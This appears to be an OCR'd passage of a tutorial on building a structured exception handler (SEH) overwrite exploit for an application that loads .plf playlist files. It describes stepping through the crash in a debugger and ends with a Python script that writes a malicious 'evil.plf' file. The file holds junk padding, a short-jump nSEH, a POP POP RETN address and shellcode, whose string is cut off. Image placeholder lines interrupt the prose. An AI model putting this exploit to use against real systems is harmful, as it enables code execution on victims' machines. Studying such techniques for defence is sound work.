
the exception will occur press shift+F9 to pass is and




then slowly step into the instructions by pressing F7





on fourth step in we will be redirected to our "B"s




what we have to do now is to jump to over "D"s







So the nSEH will be overwritten by the following bytes: 0xEB069090, EB 06 is the jmp to address instruction and other 2 bytes are NOPs.The last thing to do is add the shell code.



```
#!/usr/bin/python

filename="evil.plf"
#POP POP RETN address: 61617619 --> SEH
#nSEH-->jmp 001376C0--> EB 06
#buffer = junk+[nSEH]+[SEH]+Shellcode
#buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
shell = "\xd9\xcf\xd9\x74\x24\xf4\xbf\x7f\x99\xa4\x4c\x5b\x33\xc9\xb1\x33\x31\x7b\x17\x83\
nops = "\x90"*20
final = nops+shell
buffer = "A"*608 + "\xEB\x06\x90\x90" + "\x19\x76\x61\x61" + final #+ "B"*(1384-len(final)
textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```